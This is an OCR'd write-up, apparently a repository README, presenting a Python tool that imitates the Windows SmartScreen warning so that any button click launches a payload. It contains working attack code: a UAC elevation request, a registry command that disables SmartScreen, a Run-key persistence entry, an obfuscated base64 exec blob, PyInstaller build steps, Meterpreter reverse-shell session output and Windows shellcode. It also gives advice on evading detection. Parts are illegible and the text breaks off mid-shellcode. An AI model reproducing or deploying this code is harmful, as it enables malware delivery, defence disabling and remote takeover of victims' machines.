# payload Execution by Fake Windows SmartScreen

## • Exploitation description

payload execution by Windows SmartScreen
simulation with requires Administrator privileges & Turn off real
SmartScreen Filter

## • Affected product information

| Name | version | Tested on | CVE |
|---|---|---|---|
| Windows SmartScreen | Windows 8,10,11 | KaliLinux & Windows 10 | ~~CVE: N/A~~ |

● **Note:**

**requires Administrator privileges, If you do not want to disable Windows SmartScreen, you can remove it from line 16 to line 39, This will not affect the execution of the payload, but you will lose administrator privileges.**

## • Exploitation type

Windows payload execution with requires Administrator privileges & Turn off real
SmartScreen Filter

## • Triggering exploitation

This exploit allows you to make payload executeion and create execution of administrator privileges by simulating the Windows Smart Screen by clicking any optionin the window such as Don't run or (X) to close the window with stop the real smart screen filter

| Command | message example -> exploit | Observations |
|---|---|---|
| r'C:\Users\user\ReverseTCP.exe' | def dont_run_action(): = other_command = r'C:\Users\user\ReverseTCP.exe' | In all options, a reverse connection can be accessed. |

All options allow for the execution of an execution, and this can be used in a different way, such as opening a port in a Windows machine, or doing it in a different way. I can equate the value of any option to any malicious activity I want.


1.Payload executeion : def dont_run_action(): = other_command = r'C:\Users\user\ReverseTCP.exe'

2.Administratorprivileges : return ctypes.windll.shell32.IsUserAnAdmin()

3.Stop the real smartscreen filter: os.system('reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings"/v "DisableSmartScreenFilter"/t REG_DWORD/d "0"/f')

4.The registry entry is intended to run the script (sys.argv[0]) every time the user logs in

**●illustrative pictures**



```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.10:7777
[*] Sending stage (175686 bytes) to 192.168.1.10
[*] Meterpreter session 5 opened (192.168.1.10:7777 -> 192.168.1.10:51604) at 2023-
12-13 20:20:09 -0500

meterpreter >
```

Windows protected your PC

Microsoft Defender SmartScreen prevented an unrecognized app from starting. Running this app might put your PC at risk.
More info


```
def dont_run_action():
other_command = r'C:\Users\user\reverse.exe'
```

**●NOTE**

**To stop the Real Windows Smart Screen, it requires Administrator privileges. Therefore, when you request Administrator privileges and execute an Executed by clicking "Don't run" or "X" to close, and through this the Payload becomes executed with Administrator privileges**

**Why was the exploit applied to the Windows Smart Screen and not any other window in Windows, and why would the Operator risk the real operation and warn the victim that there is something in this executable by warning him with a fack smartscreen even though i t might have bypassed the defensive machines?**

**1- The first and main reason is due to the special function of the Windows Smart Display. The Windows Smart Screen not only appears when a file is malicious or contains malicious activities, but it also appears when an app is outside the Microsoft Store. In Windows, it is very expected to download apps outside the Microsoft Store.**




SmartScreen for Microsoft Store apps

Microsoft Defender SmartScreen protects your device content that Microsoft Store apps use.


On

**2- The second reason for choosing the Windows smart screen to perform this exploitation is the large number of options in this window such as Don't run, Run Away, X to close, and this provides a greater opportunity to perform many different malicious activities on Windows. A machine like making each choice perform a different malicious activity than the other**




```
    dont_run_button = tk.Button(button_frame, text="Run anyway", font=("Arial", 11, "bold"), fg="black", bg="white", relief=tk.RAISED,
command=dont_run_action)
    dont_run_button.pack(side=tk.RIGHT, padx=10)

    dont_run_button = tk.Button(button_frame, text="Don't run", font=("Arial", 11, "bold"), fg="black", bg="white", relief=tk.RAISED,
command=dont_run_action)
    dont_run_button.pack(side=tk.RIGHT, padx=5)
```

**After requesting Administrator privileges in order to stop the real Windows Smart Screen Filter, this also ensures that the payload will be executed with Administrator privileges without going through the process stages of privileges escalation**




```python
def is_admin():
    try:
        return ctypes.windll.shell32.IsUserAnAdmin()
    except:
        return False

if is_admin():

    print("Running with administrator privileges.")
else:

    ctypes.windll.shell32.ShellExecuteW(None, "runas", sys.executable, " ".join(sys.argv), None, 1)


# Turn off real SmartScreen Filter
# Note: This requires Administrator privileges, If you do not want to disable Windows SmartScreen, you can remove it from line 33 to line 39

def turn_off_smartscreen():
    # Change the registry value
    os.system('reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings" /v "EnableSmartScreenFilter" /t REG_DWORD /d "0" /f')

turn_off_smartscreen()
```

**The registry entry is intended to run the script (sys.argv[0]) every time the user logs in, Subsequently, the add_registry_entry() function attempts to open the specified registry key within the HKEY_CURRENT_USER hive using the winreg module. If successful, it adds a new registry value named 'SmartScreen' with the script's absolute path as its data, indicating that the script should be executed during system startup.**



```python
def add_registry_entry():
    key_path = r'Software\Microsoft\Windows\CurrentVersion\Run'
    script_path = os.path.abspath(sys.argv[0])

    try:
        with reg.OpenKey(reg.HKEY_CURRENT_USER, key_path, 0, reg.KEY_SET_VALUE) as key:
            reg.SetValueEx(key, 'SmartScreen', 0, reg.REG_SZ, script_path)
    except Exception as e:
        print(f"Error adding registry entry: {e}")

if __name__ == "__main__":
    simulate_smartscreen_window()
    add_registry_entry()
```

**There are some differences in Windows Smart Screen version, such as the background colors of the options, some of which are blue, and the other dimension has a white background. You can control this by modifying the script. Also, there are some that contain the word “Don’t run” without “Run anyway”**




Windows protected your PC

Windows defender SmartScreen prevented an unrecognized app from starting. Running this app might put your PC at risk.

App: Screen Recorder 6.exe
Publisher: Unknown Publisher


**In some defensive machines, there is a tracking of the source of the threat.In this case, the source of the threat will be the main payload, not the execution payload to make it more difficult to detect this threat, Obfuscate can be done for this text before the compiler process.**



```
" ".join(sys.argv), None, 1)

# Turn off real SmartScreen Filter

def turn_off_smartscreen():
    # Change the registry value
    os.system('reg add
"HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings" /v
"DisableSmartScreenFilter" /t REG_DWORD /d "0" /f')

turn_off_smartscreen()

def dont_run_action():

# Add your payload directory here 👇

    other_command = r'C:\Users\username\payload.exe'

# Don't forget to remove this line in the real testing operation

    log_file = r'C:\Users\username\command_log.txt'


    with open(log_file, 'w') as log:
        process = subprocess.Popen(['cmd.exe', '/c', other_command],
shell=True, stdout=log, stderr=log)
        process.communicate()

def on_close_enter(event):
    close_button.config(bg="red", fg="white")

def on_close_leave(event):
```

```
_ = lambda __ : __import__('base64').b64decode(__[::-1]);exec((_)
(b'pkyJahFaslVen9GW5t2bZl2Y5EWM0xkYtlzRWJTO0YVMjFjWEpUaXd1d6lFWaNnVtZU-
ciVkUWdlRKhUVsJ1SSdkUGRVb4xGVspVcWhFaCdVRxAXVtRHVi5mOzllVk9WTWpFMhRkTU-
R1aaVUWqpkVW1WS4JWMkplUWplVaZFcLFGbkl1UthnTVpHbYd1akNVTtZkcaRkOr50V4dE-
VUJUYXZkWXVVb1sWVsp0cWhk0TJ2VKZXVshGWkV1b3VFbktUYs5ENhJDesRlM4h1VUpVYS-
xGZhVVb4VlUFp1RUhVTxYVMWlVZFR2UWVEcFplRWtmYHZETadEdXVWRGVnWWJUYiZEZvZV-
bxg2YygmVWNTU1YFM1AnWHRHVlVVV4lVV4gnVWxmVTxmWXdFSCRXVwgWYWtWMz4kVWF2UF-
pUdVJDbHFGbJdnYHhXaRNjUydlVa92VFFTUWtmWhNmaGJXVtZ0VNFjWZNGRGdFVqZEdWhE-
bWJVMKx0YHhHWkFDbGVFbStmUs9WeWxmWX1kRaFnVup0UN1mRydFbahlTXFFeVpWU1YlVS-
VjYyOHbWhlO0VVMwNlUxolehRk0WdFVWJXVygWYiZUR4dFVGhWYzIFSXxGZ3JmRKdlWFZV-
akVlWXRFWkdUYsxWSS1GcYFWMKdlVUZ1cidkRERlaGd1UFB3RZFjQhJmRk9mVtFDajJDaW-
[illegible]MSNUTxY0URtmUpRWVZhnVu50UNZkV1UVVoNlVWp0RZ5GbPZFbKp3YGhmVWBDcHZVV1MV-
YxY[illegible]RiRkRX5kVsdlVI5ENN1mSzZ1aWF2YWpESWxmSzdlRkh3UqJkVXdkUyZFWjVTYxoFaS-
xGZhN[illegible]WohUVx8GeSJjTFJ1aa50Y6ZFWWZFa0IVMKFnVtR3UWxmWHV1MjVTTGpFSRxGaOFW-
MKJX[illegible]Y0TNxmS2F2R0hlUV92dZtWN0IlMNpnVsR2UhJDa0dFWS92UG5UYaVkWhV2aWdEVY-
Rm[illegible]nxGZzUFVKhWYFBnNaRkV3JFbOpnWHhnVlVkRZRFbCtmVrFDajRkROFGMKllVzY1dNdl-
TUNVbwZVZFB3cZVFdzJFbwh1YGp1aXtGcxZVMStkVyoETTxmUXNWMKhlVXh2dixmWapVRa-
hVVthWWWhkU3Z1VONFZHFTVUxGcXZVbGFWYxo1RUxGZOJ2RSdVVg1EeNZkWzIVbxo1UHhW-
SVFzb4JlMW1EVsp1UjNTQ6ZlVjFjVWx2TaVkVsN1V4dkVrlDMWZlW0MlVWtmVIJFSXtGdP-
JFMxonVsJFWXVUS6VFbOtUYs50MUtmWpRFMaN3VY50OTZkTVF2R4VVZVpFWW5mTLdlRwZ0
YGZFahZkWHlFMW9kUsRGUjdEdXJ1aaFXWtR3SSdkSMR1ak5UWXh2VWFDb00EbK9WUrJVaN-
pmRWVFbOBjUxAnVlVEZrdFRGh0VuBnRWFjW65kVkZlVqZlcVBTOXFWMOZEVqZ0VhNjQWZl-
boZUTHJ1bXtmVoFGRGZVVrR3USZlWG1kVW9UVwoVRZNDaKJVMKxEZHFjWOtmWXplVwdnYW-
ZUVaRkRTVVMKJnVGxGNSJjRPZVb0RlVWlFeV1GcDZlRSBjYEJ0aW5GaIlFWKdkUxoleaRk-
RXRGVshFVs50ShxmT0IlaGhGVzIkcWNDZaJ1VONFVsJ1VNVFbzRlVKtmYspFMW1GcYlFWo-
hlV6Z1cNVVMoVFbSV1YzqGdZ1GdHJlRwhmUrR2VjJDaWZ1MSdVZsZ0URtmUpRWVZhnVu50
UNZkV1UVVodlVYJESZ5mVPJmRKNzTWRmVj1Ga0VlMwdUYspUSWtmWOJGM1k1VYhmWWtWMx-
F1aSF2YqxmcWxGZv1kRaFzUqJUVWZkWGpFRWNlUtpkcjVkWh5EbwdUWx8WMiZFZVRlaGNV-
VtdmeWhlR3ZlVkJ3VthHWNdFezR1VG9kYGxGMjdEdOZlbSh0VrR3dStWMIVlaCZlVspUdZ-
JDarJmROVzUWR2UhNjUYdFWKNnVtZVWhdEdXdVRwhVWrhDeWFjWwYFbShWYzgGdVFDbX1k-
VKZjUtB3VlhEZIRVV1MlYG50dSpmSoNVMKZkVrpVYNZlWPdVb0dFVFB3VZpmQhJFbwplTV-
```

**Obfuscate will not affect the compile operations, but this will help make it more difficult to detect than if you implanted this in a Windows machine and the code before the compile is open source.**




```
ks/pyi_rth__tkinter.py'
8355 INFO: Looking for dynamic libraries
9198 INFO: Looking for eggs
9200 INFO: Python library not among binary dependencies. Performing additional search...
9321 INFO: Using Python library /lib/x86_64-linux-gnu/libpython3.11.so.1.0
9322 INFO: Warnings written to /home/s3n4t0r/Checkmate/build/Checkmate/warn-Checkmate.txt
9333 INFO: Graph cross-reference written to /home/s3n4t0r/Checkmate/build/Checkmate/xref-Checkmate.
html
9340 INFO: checking PYZ
9345 INFO: checking PKG
9349 INFO: Building because toc changed
9349 INFO: Building PKG (CArchive) Checkmate.pkg
14508 INFO: Building PKG (CArchive) Checkmate.pkg completed successfully.
14526 INFO: Bootloader /usr/local/lib/python3.11/dist-packages/PyInstaller/bootloader/Linux-64bit-i
ntel/run
14526 INFO: checking EXE
14529 INFO: Rebuilding EXE-00.toc because Checkmate missing
1452[illegible]
1452[illegible] INFO: Copying bootloader EXE to /home/s3n4t0r/Checkmate/dist/Checkmate
1453[illegible] INFO: Appending PKG archive to custom ELF section in EXE
1460[illegible] INFO: Building EXE from EXE-00.toc completed successfully.

┌──(s3n4t0r㉿kali)-[~/Checkmate]
└─$ 
```

**Build: pyinstaller --onefile Checkmate.py**

**Note:In some cases, after the compiling process, the code responsible for stopping the Real Windows Smart Screen from working does not work, and in some other cases, when we run the script without doing a ground compile, it does not work. There are some cases similar to this. There are flaws in this technique, but I am still working on the development stages.**


**For example, in this case, I modified some lines in the script to make it by placing shell code directly. In this way, the technique no longer depends only on simply making an execution for another code, but now it has become an execution build. it was responsible for executing the payload directly. There is no longer a load and another script to run this payload, but rather it has become one payload.**



```
# Note: This requires Administrator privileges, If you do not want to disable Windows SmartScreen, you can remove it from line 16 to line 39

def is_admin():
    try:
        return ctypes.windll.shell32.IsUserAnAdmin()
    except:
        return False

# Do not forget to hide the CMD window & remove the printing line

if is_admin():
else:
    shellcode =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\
x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x0
1\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\
xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x6
